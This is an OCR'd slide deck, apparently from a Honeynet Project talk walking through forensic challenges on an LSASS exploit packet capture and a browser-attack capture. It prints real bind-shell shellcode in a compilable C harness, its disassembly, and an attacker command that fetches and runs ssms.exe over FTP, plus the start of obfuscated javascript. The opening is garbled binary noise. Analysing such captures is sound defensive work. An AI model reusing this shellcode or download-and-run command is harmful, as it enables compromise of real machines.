ørÿˆK®.‹%~Ò□(ÃVã³UŠ³¶¼Æ"=±□Ò-¹J×âÛu–@X"u~öÐ@ÍM6t/’□í„ñüLz,öŒ[5FAG£#ÌLîìëL²äçŠY¥›{N,5^Ø¹S8E–
‘H²LV*á{Zé’Š¡Ä~Ž[®é“\Pl¨

tÏrHjÈ)*“Ülƒ„Ø´£€¯®W.žö…Í—ó.e□ðÛWkö-„o¡Æ#´…ý&àL‘ï’¦r6

tzîÛtò•VÔå¢Ä—
ªÙ_¸ù íÅÔöÛ@üT÷¥iLÕÍ¾D(Á¦š*#+lšKlþ¯þ□ç¾DLÞb‟HÆY[bû>ãÛùÅùÆvÙdô,%§ÚœJ>#d~ƒÊYX§$L«JûäCÖ")$ HP,Uª

Google Summer of Code

20 projects proposed

18 students paid by Google

Projects: logs anonymization, honeeebox interface, uniform sandbox/sandnet for data collection, pcap replayer to exploit the source, DNS analysis of an infected machine, Dionaea, PhoneyC, …

Agenda

Introduction / Why should you participate ?

How to prepare a challenge ?

Challenge #1 : PCAP attack trace

Challenge #2 : Browsers under attack

Challenge #3 : Banking Troubles

Challenge #4 : VoIP challenge

Conclusion

Introduction
or
Why should you participate ?

Challenge Objectives

Giving the Sec. Community opportunities:

- To analyze real and current threats
- To share their findings

Thematics

- PCAP Analysis
- Browser Exploits Analysis
- Windows Memory Forensics
- Malicious PDF Analysis
- Malicious Javascripts Analysis
- Malware Analysis
- VoIP Attacks Analysis
- ...

Benefits for a contestant

- Learning tools and techniques to analyze real threats
- Sharing knowledge with the community and seeing write-ups from others
- Having fun !

Challenge Timeline

2 months cycle

- Challenge Published the 1st of a month
- 1 month to submit your solution
- Results are annouced in the third week of the next month

Challenge Prizes

- Top 3 submissions are published on the Honeynet Project's website
- Top 3 submissions are awarded small prizes (books,...)

How to prepare a challenge ?

Contestant's Host

Physical / Virtual ?

Some challenges involve « playing » with real threats and malwares

Be careful to not infect yourself !

Contestant's Tools

Packet analysis tools (wireshark, tshark, ...)

Memory forensic tools (Volatility, ...)

Data carving tools (Foremost, Scalpel, ...)

Dissassembler / Debugger (Ollydbg, IDA, …)

Compiler (GCC, CL, ...)

Custom/own tools (perl, python, ruby, ...)

Virtualization product of your choice

Online sandboxes (Cwsandbox, Anubis, ...)

Contestant's Skills

To play with challenges

- Knowledge of Networking
- Knowledge of Security Threats
- Basic Reverse-Engineering skills

To have fun with challenges

- Good knowledge of Networking
- Good knowledge of Security Threats
- Good Reverse-Engineering skills

A Quick Tour of The Challenges

#1 : PCAP ATTACK TRACE

Author(s)

Tillmann Werner (from the Giraffe chapter)

Objective

Network attack analysis

LSASS buffer overflow (CVE-2003-0533 / MS04-011)

Challenge Material

PCAP file

Tools I've used to solve it:

Wireshark(Tshark), p0f, snort, IDA, ...

#1 : PCAP ATTACK TRACE

Attacker connects to the victim IPC$ share...

15	0.602303	0.000015	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=90 Ack=306 Win=7504 Len=0
16	0.723001	0.120698	192.150.11.111	98.114.205.102	311 SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PR
17	0.840405	0.117404	98.114.205.102	192.150.11.111	276 SMB	Session Setup AndX Request, NTLMSSP_AUTH, User: \
18	0.840419	0.000014	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=347 Ack=528 Win=8576 Len=0
19	0.957617	0.117198	192.150.11.111	98.114.205.102	175 SMB	Session Setup AndX Response
20	1.073151	0.115534	98.114.205.102	192.150.11.111	152 SMB	Tree Connect AndX Request, Path: \\192.150.11.111\ipc$
21	1.073174	0.000023	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=468 Ack=626 Win=8576 Len=0
22	1.189374	0.116200	192.150.11.111	98.114.205.102	114 SMB	Tree Connect AndX Response
23	1.307145	0.117771	98.114.205.102	192.150.11.111	158 SMB	NT Create AndX Request, FID: 0x4000, Path: \lsarpc
24	1.307168	0.000023	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=528 Ack=730 Win=8576 Len=0
25	1.424860	0.117692	192.150.11.111	98.114.205.102	193 SMB	NT Create AndX Response, FID: 0x4000
26	1.542389	0.117529	98.114.205.102	192.150.11.111	214 DCERPC	Bind: call_id: 1 DSSETUP V0.0
27	1.542401	0.000012	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=667 Ack=890 Win=9648 Len=0
28	1.670219	0.127818	192.150.11.111	98.114.205.102	182 DCERPC	Bind ack: call_id: 1 accept max xmit: 4280 max recv: 4280

Attacker exploits a well-known vulnerability
(CVE-2003-0533, LSASS buffer overflow)

30	1.797886	0.000013	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=795 Ack=2350 Win=11680 Len=0
31	1.803993	0.006107	98.114.205.102	192.150.11.111	1514 TCP	[TCP segment of a reassembled PDU]
32	1.804003	0.000010	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=795 Ack=3810 Win=14600 Len=0
33	1.805992	0.001989	98.114.205.102	192.150.11.111	454 DSSETUP	DsRoleUpgradeDownlevelServer request[Long frame (3208 bytes)]
34	1.806001	0.000009	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=795 Ack=4210 Win=17520 Len=0

Snort detects it...


```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 1$ sudo snort -q -A console -c /etc/snort/snort.conf -r attack-trace.pcap
04/20-04:28:29.447746  [**] [1:2466:7] NETBIOS SMB-DS IPC$ unicode share access [**] [Classification: Generic Protocol Command
Decode] [Priority: 3] {TCP} 98.114.205.102:1828 -> 192.150.11.111:445
04/20-04:28:30.172468  [**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt [**] [Classifi
cation: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 98.114.205.102:1828 -> 192.150.11.111:445
04/20-04:28:30.180587  [**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt [**] [Classifi
cation: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 98.114.205.102:1828 -> 192.150.11.111:445
```

#1 : PCAP ATTACK TRACE

A shellcode is injected...

NOP slide

Shellcode



#1 : PCAP ATTACK TRACE

Converting shellcode raw data to C source...

Mkcarray helps !

```
/* compile with gcc -lws2_32 FILE */
#include <winsock2.h>
#pragma comment (lib, "ws2_32")

unsigned char shellcode[] = {
0xcc, // debugger trap
0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,   0x90, 0x90, 0x90, 0x90, 0xeb, 0x10, 0x5a, 0x4a,   // 0x0000  ........  ......ZJ
0x33, 0xc9, 0x66, 0xb9, 0x7d, 0x01, 0x80, 0x34,   0x0a, 0x99, 0xe2, 0xfa, 0xeb, 0x05, 0xe8, 0xeb,   // 0x0010  3.f.}..4  ........
0xff, 0xff, 0xff, 0x70, 0x95, 0x98, 0x99, 0x99,   0xc3, 0xfd, 0x38, 0xa9, 0x99, 0x99, 0x99, 0x12,   // 0x0020  ...p....  ..8.....
0xd9, 0x95, 0x12, 0xe9, 0x85, 0x34, 0x12, 0xd9,   0x91, 0x12, 0x41, 0x12, 0xea, 0xa5, 0x12, 0xed,   // 0x0030  .....4..  ..A.....
0x87, 0xe1, 0x9a, 0x6a, 0x12, 0xe7, 0xb9, 0x9a,   0x62, 0x12, 0xd7, 0x8d, 0xaa, 0x74, 0xcf, 0xce,   // 0x0040  ...j....  b....t..
0xc8, 0x12, 0xa6, 0x9a, 0x62, 0x12, 0x6b, 0xf3,   0x97, 0xc0, 0x6a, 0x3f, 0xed, 0x91, 0xc0, 0xc6,   // 0x0050  ....b.k.  ..j?....
0x1a, 0x5e, 0x9d, 0xdc, 0x7b, 0x70, 0xc0, 0xc6,   0xc7, 0x12, 0x54, 0x12, 0xdf, 0xbd, 0x9a, 0x5a,   // 0x0060  .^..{p..  ..T....Z
0x48, 0x78, 0x9a, 0x58, 0xaa, 0x50, 0xff, 0x12,   0x91, 0x12, 0xdf, 0x85, 0x9a, 0x5a, 0x58, 0x78,   // 0x0070  Hx.X.P..  .....ZXx
0x9b, 0x9a, 0x58, 0x12, 0x99, 0x9a, 0x5a, 0x12,   0x63, 0x12, 0x6e, 0x1a, 0x5f, 0x97, 0x12, 0x49,   // 0x0080  ..X...Z.  c.n._..I
0xf3, 0x9a, 0xc0, 0x71, 0x1e, 0x99, 0x99, 0x99,   0x1a, 0x5f, 0x94, 0xcb, 0xcf, 0x66, 0xce, 0x65,   // 0x0090  ...q....  ._...f.e
0xc3, 0x12, 0x41, 0xf3, 0x9c, 0xc0, 0x71, 0xed,   0x99, 0x99, 0x99, 0xc9, 0xc9, 0xc9, 0xc9, 0xf3,   // 0x00a0  ..A...q.  ........
0x98, 0xf3, 0x9b, 0x66, 0xce, 0x75, 0x12, 0x41,   0x5e, 0x9e, 0x9b, 0x99, 0x9e, 0x3c, 0xaa, 0x59,   // 0x00b0  ...f.u.A  ^....<.Y
0x10, 0xde, 0x9d, 0xf3, 0x89, 0xce, 0xca, 0x66,   0xce, 0x69, 0xf3, 0x98, 0xca, 0x66, 0xce, 0x6d,   // 0x00c0  .......f  .i...f.m
0xc9, 0xc9, 0xca, 0x66, 0xce, 0x61, 0x12, 0x49,   0x1a, 0x75, 0xdd, 0x12, 0x6d, 0xaa, 0x59, 0xf3,   // 0x00d0  ...f.a.I  .u..m.Y.
0x89, 0xc0, 0x10, 0x9d, 0x17, 0x7b, 0x62, 0x10,   0xcf, 0xa1, 0x10, 0xcf, 0xa5, 0x10, 0xcf, 0xd9,   // 0x00e0  .....{b.  ........
0xff, 0x5e, 0xdf, 0xb5, 0x98, 0x98, 0x14, 0xde,   0x89, 0xc9, 0xcf, 0xaa, 0x50, 0xc8, 0xc8, 0xc8,   // 0x00f0  .^......  ....P...
0xf3, 0x98, 0xc8, 0xc8, 0x5e, 0xde, 0xa5, 0xfa,   0xf4, 0xfd, 0x99, 0x14, 0xde, 0xa5, 0xc9, 0xc8,   // 0x0100  ....^...  ........
0x66, 0xce, 0x79, 0xcb, 0x66, 0xce, 0x65, 0xca,   0x66, 0xce, 0x65, 0xc9, 0x66, 0xce, 0x7d, 0xaa,   // 0x0110  f.y.f.e.  f.e.f.}.
0x59, 0x35, 0x1c, 0x59, 0xec, 0x60, 0xc8, 0xcb,   0xcf, 0xca, 0x66, 0x4b, 0xc3, 0xc0, 0x32, 0x7b,   // 0x0120  Y5.Y.`..  ..fK..2{
0x77, 0xaa, 0x59, 0x5a, 0x71, 0x76, 0x67, 0x66,   0x66, 0xde, 0xfc, 0xed, 0xc9, 0xeb, 0xf6, 0xfa,   // 0x0130  w.YZqvgf  f.......
0xd8, 0xfd, 0xfd, 0xeb, 0xfc, 0xea, 0xea, 0x99,   0xda, 0xeb, 0xfc, 0xf8, 0xed, 0xfc, 0xc9, 0xeb,   // 0x0140  ........  ........
0xf6, 0xfa, 0xfc, 0xea, 0xea, 0xd8, 0x99, 0xdc,   0xe1, 0xf0, 0xed, 0xcd, 0xf1, 0xeb, 0xfc, 0xf8,   // 0x0150  ........  ........
0xfd, 0x99, 0xd5, 0xf6, 0xf8, 0xfd, 0xd5, 0xf0,   0xfb, 0xeb, 0xf8, 0xeb, 0xe0, 0xd8, 0x99, 0xee,   // 0x0160  ........  ........
0xea, 0xab, 0xc6, 0xaa, 0xab, 0x99, 0xce, 0xca,   0xd8, 0xca, 0xf6, 0xfa, 0xf2, 0xfc, 0xed, 0xd8,   // 0x0170  ........  ........
0x99, 0xfb, 0xf0, 0xf7, 0xfd, 0x99, 0xf5, 0xf0,   0xea, 0xed, 0xfc, 0xf7, 0x99, 0xf8, 0xfa, 0xfa,   // 0x0180  ........  ........
0xfc, 0xe9, 0xed, 0x99, 0xfa, 0xf5, 0xf6, 0xea,   0xfc, 0xea, 0xf6, 0xfa, 0xf2, 0xfc, 0xed, 0x99,   // 0x0190  ........  ........
};

void fixWSA()
{
        WSADATA wsa;
        WSAStartup(MAKEWORD(2, 0), &wsa);
}

int main(int argc, char **argv)
{
        int *ret;

        fixWSA();

        ret = (int *)&ret + 2;
        (*ret) = (int)shellcode;

        return 0;
}
```

#1 : PCAP ATTACK TRACE

Shellcode analysis reveals the compromission...

```
push    eax             ; param: dwFlags (= 0x0)
push    eax             ; param: g
push    eax             ; param: lpProtocolInfo
push    eax             ; param: protocol (= 0)
push    1               ; param: type = SOCK_STREAM
push    2               ; param: af = AF_INET
call    dword ptr [edi-14h] ; Create a Socket (calls WSASocketA)
mov     ebx, eax        ; EAX contains socket descriptor => stores it in EBX
mov     dword ptr [edi], 0A5070002h ; Stores sockaddr struct: sin_port = 07A5 (1957)
xor     eax, eax
mov     [edi+4], eax
push    10h             ; BIND: param: name len
push    edi             ; BIND: param: name
push    ebx             ; BIND: param: s
call    dword ptr [edi-10h] ; calls bind (bind a TCP socket to port 1957/tcp)
push    1               ; LISTEN: param: backlog
push    ebx             ; LISTEN: param: s
call    dword ptr [edi-0Ch] ; Calls listen (Set the previouly bound socket to listen mode)
push    eax             ; ACCEPT: param: *addrlen
push    eax             ; ACCEPT: param: *addr
push    ebx             ; ACCEPT: param: s
call    dword ptr [edi-8] ; Calls accept (now permits connections to socket)
mov     edx, eax
sub     esp, 44h
mov     esi, esp
xor     eax, eax
push    10h
pop     ecx             ; ECX = 0x10
```

A shell was bound to 1957/TCP

#1 : PCAP ATTACK TRACE

Commands are sent by the attacker to the shell

```
echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &ssms.exe
ssms.exe
```

Stream Content

```
220 NzmxFtpd 0wns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
QUIT
226 Transfer complete.
221 Goodbye happy r00ting.
```

And a malware is retrieved...

Stream Content

```
MZ.....@...p.....`.....!..L.!Windo
$PE..L.....j......\.....@.....
\.....
(..... .....*.....`...0.....
x.....o....._"pq.....#
.......
.....3...../P...j...m'.....7.j .a...'. ....F....).....R.O.l.M.0.&S...:.p5....V.
.....^....@.R(.-.6a....!.B.
.P..yqm.m.#.}$....9....._.)...:..g....k4mj....9%/..96....._..q%-.%H.."B.T.
.>G-.....Hw..2.... %..A..=..Y.:...@.5).....N$....l4.3'....pN,9u.(... ..iq.'
.o*..o3%..s.#.e.m....n....[.5.>Y*.R....z...?..k....s...o....'....4....(...o.....J.
o..Q.~..P...U...f.......C..4...v...77.......-#%..q5.r..5..v&..... =..").)..p ...w..
+.p..*MR.6..N'A...T..<..M./.z*2..>..
```

#1 : PCAP ATTACK TRACE

Official solution

http://www.honeynet.org/files/Forensic%20Challenge%202010%20-%20Scan%201%20-%20Solution_final.pdf

#2 : BROWSERS UNDER ATTACK

Authors

Nicolas Collery (Singapore chapter)

Guillaume Arcas (French chapter)

Objective

Analysis of browser under attack

Challenge Material

PCAP file

Tools I've used to solve it:

Wireshark(Tshark), malzilla, spidermonkey-js, Ollydbg, custom ruby script, ...

#2 : BROWSERS UNDER ATTACK

Using tshark

Protocol
Hierarchy
Statistics

To guess the attack vector

```
tshark -r suspicious-time.pcap -qz io,phs
===================================================================
Protocol Hierarchy Statistics
Filter: frame

frame                                    frames:745 bytes:293958
  eth                                    frames:745 bytes:293958
    ip                                   frames:725 bytes:292830
      udp                                frames:156 bytes:28787
        bootp                            frames:16 bytes:7560
        nbns                             frames:80 bytes:8800
        nbdgm                            frames:45 bytes:10632
          smb                            frames:45 bytes:10632
            mailslot                     frames:45 bytes:10632
              browser                    frames:45 bytes:10632
        dns                              frames:15 bytes:1795
      igmp                               frames:8 bytes:480
      icmp                               frames:8 bytes:656
      tcp                                frames:553 bytes:262907
        http                             frames:105 bytes:45631
          data-text-lines                frames:12 bytes:7510
          image-jfif                     frames:1 bytes:464
        tcp.segments                     frames:21 bytes:12770
          http                           frames:21 bytes:12770
            data-text-lines              frames:13 bytes:6633
            media                        frames:5 bytes:5870
            image-gif                    frames:3 bytes:267
    arp                                  frames:20 bytes:1128
===================================================================
```

#2 : BROWSERS UNDER ATTACK

Using tshark

To gather various informations and statistics on victims and attackers

MAC addresses

```
tshark -r suspicious-time.pcap -Tfields -e "eth.src" |sort |uniq
08:00:27:91:fd:44
08:00:27:a1:5f:bf
08:00:27:ba:0b:03
08:00:27:cd:3d:55
52:54:00:12:35:00
```

Looks like VirtualBox Default MAC addresses

Netbios names

```
tshark -r suspicious-time.pcap -R "browser.command==1" -Tfields -e "ip.src" -e "browser.server" |uniq
10.0.2.15       8FD12EDD2DC1462
10.0.3.15       8FD12EDD2DC1462
10.0.4.15       8FD12EDD2DC1462
10.0.5.15       8FD12EDD2DC1462
```

Same hostname

Browsers User-Agent

```
tshark -r suspicious-time.pcap -R "http.request" -Tfields -e "ip.src" -e "http.user_agent" |uniq
10.0.2.15       Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3
10.0.3.15       Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
10.0.4.15       Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
10.0.5.15       Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.6) Gecko/20040614 Firefox/0.8
```

#2 : BROWSERS UNDER ATTACK

But also...

DNS queries

```
tshark -r suspicious-time.pcap -R "dns" -T fields -e "ip.src" -e "dns.flags.response" -e "dns.qry.name"
10.0.3.15       0       www.honeynet.org
10.0.3.15       0       www.honeynet.org
192.168.1.1     1       www.honeynet.org
10.0.3.15       0       www.google-analytics.com
192.168.1.1     1       www.google-analytics.com
10.0.3.15       0       www.google.com
192.168.1.1     1       www.google.com
10.0.3.15       0       www.google.fr
192.168.1.1     1       www.google.fr
10.0.3.15       0       clients1.google.fr
192.168.1.1     1       clients1.google.fr
10.0.4.15       0       www.honeynet.org
192.168.1.1     1       www.honeynet.org
10.0.4.15       0       www.google-analytics.com
192.168.1.1     1       www.google-analytics.com
```


HTTP hosts

```
tshark -r suspicious-time.pcap -R "http.request" -Tfields -e ip.src -e ip.dst -e http.host|sort|uniq
10.0.2.15       192.168.56.50   rapidshare.com.eyu32.ru
10.0.2.15       192.168.56.52   sploitme.com.cn
10.0.3.15       192.168.56.50   rapidshare.com.eyu32.ru
10.0.3.15       192.168.56.52   sploitme.com.cn
10.0.3.15       209.85.227.100  clients1.google.fr
10.0.3.15       209.85.227.106  www.google.com
10.0.3.15       209.85.227.99   www.google.fr
10.0.3.15       64.236.114.1    www.honeynet.org
10.0.3.15       74.125.77.101   www.google-analytics.com
10.0.4.15       192.168.56.51   shop.honeynet.sg
10.0.4.15       192.168.56.52   sploitme.com.cn
10.0.4.15       64.236.114.1    www.honeynet.org
10.0.4.15       74.125.77.102   www.google-analytics.com
10.0.5.15       192.168.56.52   sploitme.com.cn
```

#2 : BROWSERS UNDER ATTACK

```
tshark -r suspicious-time.pcap -R "http.request" -Tfie
10.0.2.15       192.168.56.50   rapidshare.com.eyu32.ru
10.0.2.15       192.168.56.52   sploitme.com.cn
10.0.3.15       192.168.56.50   rapidshare.com.eyu32.ru
10.0.3.15       192.168.56.52   sploitme.com.cn
10.0.3.15       209.85.227.100  clients1.google.fr
10.0.3.15       209.85.227.106  www.google.com
10.0.3.15       209.85.227.99   www.google.fr
10.0.3.15       64.236.114.1    www.honeynet.org
10.0.3.15       74.125.77.101   www.google-analytics.com
10.0.4.15       192.168.56.51   shop.honeynet.sg
10.0.4.15       192.168.56.52   sploitme.com.cn
10.0.4.15       64.236.114.1    www.honeynet.org
10.0.4.15       74.125.77.102   www.google-analytics.com
10.0.5.15       192.168.56.52   sploitme.com.cn
```

#2 : BROWSERS UNDER ATTACK



Scenario 1

*picture is taken from the official solution

#2 : BROWSERS UNDER ATTACK


Obfuscated javascript

```
<script type="text/javascript">

eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?
